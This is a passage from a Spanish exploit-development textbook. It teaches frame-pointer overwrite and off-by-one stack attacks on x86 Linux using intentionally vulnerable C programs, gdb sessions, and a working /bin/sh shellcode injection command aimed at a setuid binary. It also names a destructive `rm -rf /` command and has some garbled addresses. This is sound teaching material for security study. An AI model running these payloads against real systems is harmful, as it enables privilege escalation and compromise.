recorrer todos los descriptores de fichero abiertos hasta identificar el que se encuentra asociado con el socket deseado. Solo intentamos alimentar su curiosidad y proporcionarle las herramientas adecuadas para que pueda continuar investigando. En la última sección de este capítulo hemos detallado los principios básicos del polimorfismo y cómo esta técnica puede ayudar a evadir los sistemas de detección de intrusos o IDS. Ciertamente, los hackers son tan habilidosos, que incluso han podido diseñar shellcodes que pueden ejecutarse en varias arquitecturas sin realizar ningún cambio en la cadena de *opcodes*; el truco consiste en insertar una secuencia de bytes que se convierta en una instrucción *jmp* en una arquitectura mientras que en la otra se transforme en NOPs, esto permite redirigir el flujo a dos puntos distintos y situar en ellos código máquina específico para cada sistema. Shellcodes que pueden migrar entre procesos y otros que esperan las peticiones de un atacante para ejecutar llamadas de sistema específicas (*system call proxy* shellcodes) son solo algunos de tantos juguetes más o menos sigilosos con los que los administradores de sistemas se enfrentan a diario. A

partir de este punto unificaremos todo lo aprendido en los dos capítulos anteriores para explorar técnicas de explotación más avanzadas.

Advertencia

Tenga especial precaución cuando ejecute shellcodes ajenos en su propio sistema. Salvo que usted pueda interpretar *opcodes* con la misma velocidad con la que lee otro lenguaje de programación, nadie puede asegurarle que una puerta trasera o código malicioso esté siendo ejecutado en su máquina. El autor puede asegurarle que la ejecución de un sencillo comando como `rm -rf /` con permisos de administrador podría no hacerle demasiada gracia.

2.10. Referencias

- Smashing the stack for fun and profit en <http://www.phrack.org/issues.html?id=14&issue=49>
- Introducción al ensamblador 80x86 en <http://www.dea.icaei.upco.es/sadot/EyTC/Manual80x86.pdf>
- Lenguaje ensamblador del microprocesador en http://upload.wikimedia.org/wikipedia/commons/e/eb/MICROCOMPUTADORAS_AL_DETALLE.pdf
- Introducción a la explotación de software en sistemas Linux en <http://www.overflowedminds.net/Papers/Newlog/Introduccion-Explotacion-Software-Linux.pdf>
- The Art of Writing Shellcode en <http://gatheringofgray.com/docs/INS/shellcode/art-shellcode.txt>
- Writing ia32 alphanumeric shellcodes en <http://www.phrack.org/issues.html?issue=57&id=15#article>
- Writing UTF-8 compatible shellcodes en <http://phrack.org/issues.html?issue=62&id=9#article>
- Designing Shellcode Demystified en <http://gatheringofgray.com/docs/INS/shellcode/sc-en-demistified.txt>
- Shellcode/Socket-reuse en <http://www.blackhatlibrary.net/Shellcode/Socket-reuse>
- Polymorphic Shellcode Engine Using Spectrum Analysis en <http://www.phrack.org/issues.html?issue=61&id=9#article>
- Architecture Spanning Shellcode en <http://www.phrack.org/issues.html?issue=57&id=17#article>

Capítulo III

Atacando el Frame Pointer

Si usted ha logrado llegar hasta aquí sin perder en momento alguno el hilo conductor de esta trama, entonces le felicitamos con gran entusiasmo, ha conseguido cruzar la frontera entre los que poseen una vaga idea de lo que en realidad significa el exploiting y aquellos que han comprendido que se trata de un arte repleto de infinitas posibilidades. Por tanto, este capítulo pretende abrir nuevas perspectivas al lector hacia temas un poco más avanzados.

Sepa que algunos de los conceptos que discutiremos a continuación han sido tratados anteriormente en artículos como “The Frame Pointer Overwrite”, publicado originalmente en la revista Phrack en el año 1999. Más de una década ha transcurrido desde entonces y todas estas técnicas han podido ser ampliadas o refinadas. Nuestro objetivo es proporcionarle una visión clarificadora que le ayude a detectar estos fallos y comprender cómo los atacantes explotan dichas vulnerabilidades.

3.1. Abuso del Frame Pointer

La creencia común es que la mayoría de los métodos para sobrescribir una dirección de retorno guardada son un cuento antiguo y muy explorado. Pero existen otras alternativas en situaciones en que las condiciones de un desbordamiento son limitadas.

A veces una comprobación errónea en los límites de los buffers o las longitudes de las cadenas que los ocupan, pueden conducir al control posterior de registros del sistema. Pero en el mundo real no siempre EIP es alcanzable, y los gurús de la seguridad informática se han encargado de demostrar que es posible llegar a ejecutar código arbitrario sobrescribiendo tan solo el registro base guardado, conocido por muchos como Frame Pointer o registro EBP.

A continuación analizaremos los detalles específicos de este tipo de ataques y diseccionaremos punto por punto las técnicas utilizadas por los exploiters.

3.1.1. Análisis del problema

Debemos comprender en primera instancia qué es lo que ocurre en el momento en que se ejecuta un procedimiento (o función) y qué en el momento en que se sale de él.

Demos un breve repaso a la teoría: lo primero que hace un programa antes de entrar en una función mediante la instrucción `call` es *push*ear en la pila (stack) el registro EIP, que volverá a tomar de la misma cuando la función retorne con la instrucción `ret`. Tras esto, se entra directamente en la primera dirección en la que comienza el código de la función y nos encontramos con el clásico prólogo:

```

0x0804xxxx <proc+0>:   push    %ebp
0x0804xxxx <proc+1>:   mov     %esp, %ebp
0x0804xxxx <proc+3>:   sub     $0x128, %esp

```

Es decir, que después de EIP, se *pushea* o apila EBP (Frame Pointer), luego se crea un marco local igualando EBP con el lugar a donde apunta ESP, la cima de la pila, y se decrementa ESP para hacer hueco a las nuevas variables declaradas como locales.




Imagen 03.01: Stack frame y variables locales.

Imaginemos que ahora una llamada vulnerable a `strcpy()` o `strcpy()` se ejecuta dentro del procedimiento tal que permita desbordar un buffer local de tamaño fijo. Lo que importa a aquellos que pueden sobrescribir directamente EIP, es que la instrucción `ret` tomará su nuevo registro sobrescrito como dirección EIP real, en lugar de la que anteriormente había apilado `call`. Con esto basta normalmente para bifurcar el código original hacia un shellcode situado donde el atacante desee.

¿Qué ocurre si las funciones vulnerables solo nos otorgan espacio para alterar los 4 bytes que componen el último EBP guardado? Sucede entonces que nuestro estudio debe profundizar un poco más. Aquí es donde los epílogos de función adquieren relevancia. Veamos qué instrucciones se ejecutan allí:

```

0x0804xxxx <proc+yyx>:   movl    %ebp, %esp
0x0804xxxx <proc+yyy>:   popl    %ebp
0x0804xxxx <proc+yyz>:   ret

```

Las dos primeras instrucciones son ejecutadas en la actualidad dentro de una:

```

0x0804xxxx <proc+yyx>:   leave
0x0804xxxx <proc+yyz>:   ret

```

El efecto es equivalente. Lo que ocurre es que el Frame Pointer actual se copia al registro ESP, y seguidamente el registro EBP es *popeado* antes de volver a la función llamadora. En resumidas cuentas, hemos cerrado el marco de pila actual y reestablecido el contexto anterior.

La primera instrucción no es relevante para el ataque, ya que el registro EBP que se copia en ESP no es el que hemos desbordado, sino el nuevo apuntador local que se creó en el prólogo con `movl %esp, %ebp`. Lo importante es la instrucción `popl %ebp`. Esta instrucción sí restaura nuestro registro modificado en la pila y por lo tanto quedará alterado con un valor de nuestra elección. Entonces la función retornará. Veamos qué hemos logrado:




Imagen 03.02: Corrupción del registro EBP.

Después de haber conseguido un overflow de EBP, la instrucción `popl %ebp` recogerá de la pila la dirección `0x41414141` como si fuera el EBP guardado originalmente en el prólogo. Una vez la función retorna, solo hemos logrado modificar el Frame Pointer, y como EIP sigue intacto, el programa seguirá su curso normal sin bifurcar a ningún código arbitrario. Pero no hemos terminado todavía, el código ejecutor de la llamada `call` es a su vez otra función, ya sea `main()` u otra distinta, por lo tanto, dispondrá de su propio epílogo. Veamos cómo esto afecta a nuestro ejemplo:

```
0x0804xxxx <main+yyx>:  movl  %ebp, %esp
0x0804xxxx <main+yyy>:  popl   %ebp
0x0804xxxx <main+yyz>:  ret
```

Las mismas instrucciones. Pero en esta ocasión uno de los registros contiene un valor controlado por el atacante. La primera instrucción que antes dejábamos a un lado, ahora cobra vida. Nuestro registro EBP modificado es copiado a ESP, luego el EBP guardado por `main()` es *popeado* de la pila y la función retorna. Gráficamente:

```
movl %ebp,%esp -> movl 0x41414141,%esp -> ESP = 0x41414141
```

Hemos logrado modificar ESP a través del EBP alterado dentro de `funcion()`. Recuerde que ESP es un apuntador a la cima de la pila, y aumenta o decrementa su dirección a medida que los elementos son extraídos o apilados en la misma. ¿Qué obtenemos entonces tras la instrucción `popl %ebp`? Pues que ESP aumenta su dirección 4 bytes (recordemos que la pila crece hacia las direcciones bajas de memoria). Nos queda:

```
ESP + 4 = 0x41414141 + 4 = [ 0x41414145 ]
```

Concluimos a partir del resultado anterior que si deseamos la dirección `0x41414141` en ESP, debemos desbordar EBP previamente con la dirección deseada menos cuatro bytes, es decir, `0x4141413d`. Al regreso de este último procedimiento, una instrucción `ret` es ejecutada, la cual tomará de la cima de la pila, ahora controlada por el atacante, la nueva dirección de retorno donde proseguir la ejecución del programa.

En resumen, modificamos ESP (mediante un EBP previamente alterado) para que apunte a un lugar donde colocaremos una dirección de nuestra elección, que a su vez apunte a un shellcode tradicional. La solución práctica puede estudiarse en la siguiente sección.

3.1.2. Ejecución de código

A continuación presentamos un ejemplo de programa vulnerable especialmente diseñado para instruirle en el *modus operandi* que los atacantes utilizan para explotar esta clase de fallos. Siempre que una vulnerabilidad exista, usted deberá enfrentarse en una carrera sin frenos contra aquellos que desean encontrarla para infringir daño a los demás. Nuestra misión es proporcionarle las habilidades necesarias para que descubra dichos errores a tiempo y sepa, con gran lujo de detalle, los trucos de que disponen sus enemigos para comprometer la seguridad de un sistema.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
int limit, c;
int getebp()
{
    __asm__("movl %ebp, %eax");
}
int proc(char *nombre)
{
    int *i;
    char buffer[256];
    i = (int *) getebp();
    limit = *i - (int)buffer + 4;
    for ( c = 0; c < limit && nombre[c] != '\0'; c++ )
        buffer[c] = nombre[c];
    printf("\nEncantado de conocerte: %s\n", buffer);
    return 0;
}
int main(int argc, char *argv[])
{
    if ( argc < 2 ) {
        printf("\nUso: %s <nombre>\n", argv[0]);
        exit(0);
    }
    proc(argv[1]);
    return 0;
}
```

Este programa ha sido extraído parcialmente de un reto presentado en la página de hacking y exploiting smashthestack.org. Si examinamos `proc()`, lo que se calcula en `limit` es la distancia existente entre la dirección de `buffer[]` y la dirección de EBP. Como el puntero `*i`, que ocupa 4 bytes, se sitúa en la pila entre `buffer[]` y EBP, la distancia de estos dos últimos será de 260 bytes. A esto se le suma un 4, y he aquí el bug, 4 bytes sobrantes que permiten sobrescribir EBP. Según lo explicado en la sección anterior, lo que necesitamos inyectar en el buffer es:

- Una dirección que sobrescriba EBP y apunte al contenido de otra dirección.
- Una dirección dentro del buffer que apunte a un shellcode.
- Un shellcode tradicional.

El payload diseñado para inyectarse dentro del buffer puede adoptar distintas formas, por ejemplo:




Imagen 03.03: Distintas alternativas de inyección.

Puede ver que no importa dónde se sitúe el shellcode o la dirección por la que es apuntada siempre que el encadenamiento sea correcto. Al final todo son posiciones de memoria y usted puede saltar de una a otra todas las veces que le apetezca. Tomaremos como ejemplo el último ordenamiento de buffer mostrado por ser el más sencillo.

Nota

De aquí en adelante, cuando deseemos referirnos a la dirección que apunta hacia un shellcode, lo haremos mediante la expresión `&shellcode`.

- Lo primero que necesitamos es una dirección con la que sobrescribir EBP, y la condición es que apunte a `&shellcode`, que es la misma dirección que el inicio de nuestro buffer.
- Luego `&shellcode`, obviamente, tiene que apuntar a donde se encuentra nuestro shellcode, que en el ejemplo mostrado será 8 bytes más lejos que la posición de memoria donde se encuentra `&shellcode`.

Compilemos el programa vulnerable y veamos entonces cómo obtener la dirección del inicio del buffer a desbordar:

```
blackngel@bbc:~$ gcc -fno-stack-protector -z execstack saludo.c -o saludo
blackngel@bbc:~$ ls -al saludo
-rwxrwxr-x 1 blackngel blackngel 7282 ago 26 15:25 saludo
blackngel@bbc:~$ sudo chown root:root ./saludo
blackngel@bbc:~$ sudo chmod u+s ./saludo
blackngel@bbc:~$ ls -al saludo
-rwsrwxr-x 1 root root 7282 ago 26 15:25 saludo
```

Demostremos que todo lo dicho hasta ahora es cierto:

```
blackngel@bbc:~$ gdb -q ./saludo
(gdb) disass proc
Dump of assembler code for function proc:
0x0804841b <+0>:   push    %ebp
0x0804841c <+1>:   mov     %esp,%ebp
0x0804841e <+3>:   sub     $0x128,%esp
```


Vemos que la instrucción `sub $0x128,%esp`, reserva 296 bytes para nuestro buffer y el puntero `*i`, cuando la intuición nos decía que deberían haberse reservado: $256 + 4 = 260$ bytes. Los compiladores hacen este tipo de cosas, así como el reordenamiento de variables, debido a temas de alineamiento, seguridad y optimización de código, pero en nuestro ejemplo eso no será un impedimento ya que controlamos exactamente hasta dónde podemos escribir. Sigamos:

```
0x080484ab <+144>: mov     $0x0,%eax
0x080484b0 <+149>: leave
0x080484b1 <+150>: ret
End of assembler dump.
(gdb) break *proc+150 // Detener después de "leave"
Breakpoint 1 at 0x80484b1
(gdb) run `perl -e 'print "A"x272'`
Starting program: /home/blackngel/ saludo `perl -e 'print "A"x272'`
Encantado de conocerte:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Breakpoint 1, 0x080484b1 in proc ()
(gdb) info reg ebp
ebp 0x41414141 0x41414141 // EBP alterado
(gdb) info reg eip
eip 0x080484b1 0x080484b1 <proc+150>
```

Con una longitud de 272 bytes hemos sobrescrito el registro EBP por completo. Otra forma de calcular este *offset*, es observar cómo el código ensamblador referencia el buffer vulnerable:

```
0x08048131 <+22>: lea     -0x10c(%ebp),%eax
```

Esto significa que `buffer[]` se encuentra 268 (0x10c) bytes antes que el registro base o *frame pointer* actual. Los cuatro bytes adyacentes son ocupados por el registro EBP guardado que hemos sobrescrito.

De momento, lo único que tenemos es una denegación de servicio. La primera información a recabar es la dirección de nuestro buffer, que será al mismo tiempo la dirección donde ubicaremos otra dirección apuntando al shellcode. El registro ESP apunta al principio de las variables locales, si lo consultamos después de que `argv[1]` haya sido copiado en `buffer[]` y antes de que se ejecute la instrucción `leave` (recuerde que modifica a `%esp`), muy cerca encontraremos el principio del buffer.

```
blackngel@bbc:~$ gdb -q ./saludo
(gdb) disass proc
Dump of assembler code for function proc:
...
0x080484ab <+144>: mov     $0x0,%eax
0x080484b0 <+149>: leave
0x080484b1 <+150>: ret
End of assembler dump.
(gdb) break *proc+149
Punto de interrupción 1 at 0x80484b0
(gdb) run `perl -e 'print "A"x272'`
Starting program: /home/blackngel/saludo `perl -e 'print "A"x272'`
Encantado de conocerte:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAk
Breakpoint 1, 0x080484b0 in proc ()
(gdb) x/16x $esp
0xbffff100: 0x080485d0 0xbffff11c 0xf63d4e2e 0x000003f3
0xbffff110: 0x00000000 0xb7e28938 0xb7fffe78 0x41414141
0xbffff120: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff130: 0x41414141 0x41414141 0x41414141 0x41414141
(gdb)

```

Ya tenemos lo que buscábamos, la dirección de inicio de nuestro buffer en `0xbffff11c`. Si ahora sobrescribimos EBP con esta dirección menos 4 bytes (recordemos que la instrucción `popl %ebp` incrementará el valor de la cima de la pila), ESP también tomará ese valor al final de `main()` y después de la instrucción `ret`, EIP tomará el valor que allí se encuentre ejecutando nuestro código. Veámoslo:

```

(gdb) disass main
Dump of assembler code for function main:
   0x080484b2 <+0>:  push    %ebp
   0x080484b3 <+1>:  mov     %esp,%ebp
   0x080484b5 <+3>:  and     $0xfffffffff0,%esp
   .....
   0x080484ee <+60>: call    0x804841b <proc>
   0x080484f3 <+65>: mov     $0x0,%eax
   0x080484f8 <+70>: leave
   0x080484f9 <+71>: ret
End of assembler dump.
(gdb) break *main+70
Punto de interrupción 1 at 0x80484f8
(gdb) run `perl -e 'print "A"x268 . "\x18\xfl\xff\xbf"'`
Starting program: /home/blackngel/saludo `perl -e 'print "A"x268 .
"\x18\xfl\xff\xbf"'`
Encantado                                     de                                conocerte:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAk
Breakpoint 1, 0x080484f8 in main ()
(gdb) info reg ebp
ebp                                0xbffff118 0xbffff118 // EBP alterado
(gdb) break *main+71
Punto de interrupción 2 at 0x80484f9
(gdb) c
Continuando.
Breakpoint 2, 0x080484f9 in main ()
(gdb) info reg esp
esp                                0xbffff11c 0xbffff11c // ESP = EBP + 4
(gdb) x/x $esp
0xbffff11c: 0x41414141
(gdb) c
Continuando.
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)

```

Si se ha detenido el tiempo necesario para comprender la sesión de depuración anterior, observará que primero tomamos control sobre el registro EBP, posteriormente sobre ESP, y finalmente EIP apunta a una dirección arbitraria que forma parte del contenido del buffer vulnerable.

Actuando en el papel de atacante, situaremos en `0xbffff11c` otra dirección que apunte a un shellcode, y dado que podemos inyectar el mismo a continuación, su dirección podría ser `0xbffff120`. Pero debemos prestar especial atención a los bytes que puedan representar algún tipo de complicación durante la inyección, `0x20` simboliza un espacio, por lo que podría darnos algunos quebraderos de cabeza. Para evitar esto, situaremos el shellcode un poco más lejos, concretamente en la dirección `0xbffff124`.




Imagen 03.04: Estructura de la inyección.

Pongamos en práctica esta técnica:

```
$ echo `perl -e 'print "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46
\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8
\xdc\xff\xff\xff/bin/sh";`' > /tmp/sc
(gdb) disass proc
Dump of assembler code for function proc:
.....
0x080484ab <+144>: mov     $0x0,%eax
0x080484b0 <+149>: leave
0x080484b1 <+150>: ret
End of assembler dump.
(gdb) break *proc+150
Punto de interrupción 1 at 0x80484b1
(gdb) disass main
Dump of assembler code for function main:
.....
0x080484f3 <+65>: mov     $0x0,%eax
0x080484f8 <+70>: leave
0x080484f9 <+71>: ret
End of assembler dump.
(gdb) break *main+71
Punto de interrupción 2 at 0x80484f9
(gdb) run `perl -e 'print "\x24\xf1\xff\xbf"."AAAA"``cat /tmp/sc``perl -e 'print
"A"x215 . "\x18\xf1\xff\xbf"``
The program being debugged has been started already.
Start it from the beginning? (y o n) y
Starting program: /home/blackngel/saludo `perl -e 'print
"\x24\xf1\xff\xbf"."AAAA"``cat /tmp/sc``perl -e 'print "A"x215 .
"\x18\xf1\xff\xbf"``
Encantado de conocerte: ^?l?F
```




3.2. Off-by-One Exploit

La pregunta es, ¿por qué se producen estas confusiones? La situación habitual es que la iteración en un bucle sobre un array de elementos se extienda una posición más allá de lo que sería correcto. Dicho error puede producirse, por poner un ejemplo, cuando se utiliza una condición “mayor o igual que” (\geq) en vez de “mayor que” ($>$), dando lugar al examen o uso de un elemento extra no existente. Se trata de un error psicológico conocido ampliamente en el mundo de las matemáticas y que a veces se describe con el nombre de error *fencepost*, o error de postes. Si a usted le piden que divida un espacio de 100 metros en secciones de 10 y para ello debe marcar cada fragmento con un poste, la respuesta automática es que solo precisa de 10 postes para cumplir la tarea, pero lo cierto es que son 11 tal y como puede observar en la ilustración.




Imagen 03.05: Representación del clásico error de postes o fencepost.

El caso inverso es el más peligroso, si usted conoce el número de postes y le piden que calcule el número de secciones entre ellas y responde como solución el mismo número de secciones que postes (lo correcto siempre es uno menos), por desgracia, si lo extrapolamos a un bucle en su aplicación, estará trabajando con un elemento extra no declarado previamente. Recuerde que en computación normalmente un índice o apuntador siempre indica el primer elemento de un conjunto mediante un valor 0, y no 1 como haría si contase con los dedos de la mano.

Lo que saben los exploiters, es que gracias a la estructura *little-endian* de la arquitectura x86, podemos modificar este último byte en beneficio propio. Ahora sí, veamos el programa tal cual fue extraído de uno de los retos propuestos por *smashthestack.org*.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int limit, c;
int getebp() { __asm__("movl %ebp, %eax"); }
void f(char *s)
{
    int *i;
    char buf[256];
    i = (int *) getebp();
    limit = *i - (int)buf + 1;
    for ( c = 0; c < limit && s[c] != '\0'; c++ )
        buf[c] = s[c];
}

int main(int argc, char **argv)
{
    int cookie = 1000;
    f(argv[1]);
    if ( cookie == 0xdefaced ) {
        setresuid(geteuid(), geteuid(), geteuid());
        execlp("/bin/sh", "/bin/sh", "-i", NULL);
    }
    return 0;
}
```

3.2.1. Precondiciones

En la teoría podemos escribir en `buf[]` 261 caracteres (bytes). Decimos en la teoría, puesto que si volvemos a los problemas de alineación, éste no siempre será el caso. En la teoría, decimos, tenemos la capacidad de sobrescribir por completo el puntero `*i` y adicionalmente el primer byte del frame pointer. Veamos qué ocurre:




Imagen 03.06-1: Sobrescritura del byte menos significativo de EBP.




Imagen 03.06-2: Sobrescritura del byte menos significativo de EBP (Continuación).

Poder sobrescribir un solo byte de EBP no es la panacea, pero sí lo suficiente como para lograr ejecutar código arbitrario. Se pretende atacar el buffer con una ordenación como la siguiente:



Imagen 03.07: Inyección de ataque

Las condiciones son las siguientes:

- Que el atacante pueda sobrescribir el contenido de una dirección cuyos tres bytes más significativos se correspondan con los de EBP.
- Que el atacante disponga de un espacio suficientemente amplio como para albergar el shellcode y la dirección por la que es apuntado.

Si los requisitos mencionados se ponen del lado del atacante, éste podría colocar una dirección en *buffer* (o incluso más lejos que el espacio reservado) apuntando a un shellcode, y hacer que EBP, y por lo tanto ESP, apunten a esta dirección solo modificando el último byte. Si esta situación se presenta en la realidad, estaríamos realizando exactamente el mismo ataque que estudiamos en secciones previas. Repetimos, tanto EBP como la dirección en memoria donde el atacante inyectará la dirección que apunta al shellcode tienen que cumplir la condición de que sus 3 primeros bytes sean iguales, solo entonces podremos jugar con el cuarto byte como si de un *offset* se tratase.

¿Qué ocurre si el tamaño del buffer no es lo suficientemente grande? Entonces un atacante siempre puede encontrar alternativas para inyectar el shellcode en otro espacio de memoria y apuntar correctamente hacia el mismo. En realidad, cuando iniciamos un ataque de esta clase de forma local, no importa mucho donde coloquemos el shellcode, lo único relevante es lograr introducir la dirección que apunta hacia él en una posición de memoria cuyos 3 primeros bytes sean iguales a los del EBP guardado.

```
blackngel@bbc:~$ gdb -q ./f1
(gdb) disass f
0x080483eb <f+0>:    push    %ebp
0x080483ec <f+1>:    mov     %esp,%ebp
0x080483ee <f+3>:    sub     $0x118,%esp
.....
0x08048456 <f+107>:   jmp     0x8048419 <f+46>
0x08048458 <f+109>:   leave
0x08048459 <f+110>:   ret
End of assembler dump.
(gdb) break *f+109           // Detener en "leave" sin ejecutar
Breakpoint 1 at 0x8048458
(gdb) break *f+110          // Detener después de "leave"
Breakpoint 2 at 0x8048459
```



```
(gdb) run `perl -e 'print "A"x281'` // Probamos suerte
Starting program: /home/blackngel/f1 `perl -e 'print "A"x281'`
Breakpoint 1, 0x08048458 in f ()
Current language: auto; currently asm
(gdb) x/16x $esp
0xbffff300: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff310: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff320: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff330: 0x41414141 0x41414141 0x41414141 0x41414141
(gdb) c
Continuing.
Breakpoint 2, 0x08048459 in f ()
(gdb) info reg ebp
ebp      0xbffff441 0xbffff441 // EBP casi hundido
```

A destacar:

- ESP apunta directamente al principio del buffer 0xbffff300
- EBP puede ser alterado en un byte con un buffer de 281 caracteres.

Sin necesidad de *debuggear*, como la instrucción `sub $0x118,%esp` nos dice cuántos bytes han sido reservados, podemos saber dónde comienza el puntero `*i` que vamos a sobrescribir:

$$i = 0xbffff300 + 118h - 4 = 0xbffff4414$$

Ahí colocaremos la dirección del shellcode y ahí debe apuntar EBP. Repetimos, este valor se copia a ESP, y debido al `popl %ebp` ejecutado en `main()`, usted debe restar cuatro al valor de la dirección. Por lo tanto, nuestro byte modificador será: $0x14 - 4 = 0x10$. La disposición final que lograría una explotación exitosa es la siguiente:




Imagen 03.08: Diagrama de explotación de una condición de off-by-one.

A partir de aquí ya dispone de toda la información necesaria para realizar la inyección usted mismo.

3.3. Dilucidación

Durante el presente capítulo se ha pretendido demostrar que aún en situaciones límite existen diversas soluciones que pueden ser aplicadas. Debemos ampliar nuestros horizontes y alzar bien la vista en busca de estrategias y alternativas que nos ayuden a lograr nuestros objetivos.

Más adelante en este mismo libro veremos como un sistema de protección conocido como Stack Smash Protector (SSP) o ProPolice, establecido a partir de la versión 4.1 de GCC, tiene por objetivo mitigar este tipo de vulnerabilidades, inclusive la modificación del registro EBP (opción de compilación -

stack-protector implementada por defecto). Estudiaremos entonces la efectividad de dicho método y en qué casos no puede ofrecer una completa cobertura y protección. La sección 7.10 constituye una prueba fehaciente de ello.

3.4. Referencias

- The Frame Pointer Overwrite en <http://www.phrack.org/issues.html?id=8&issue=55>
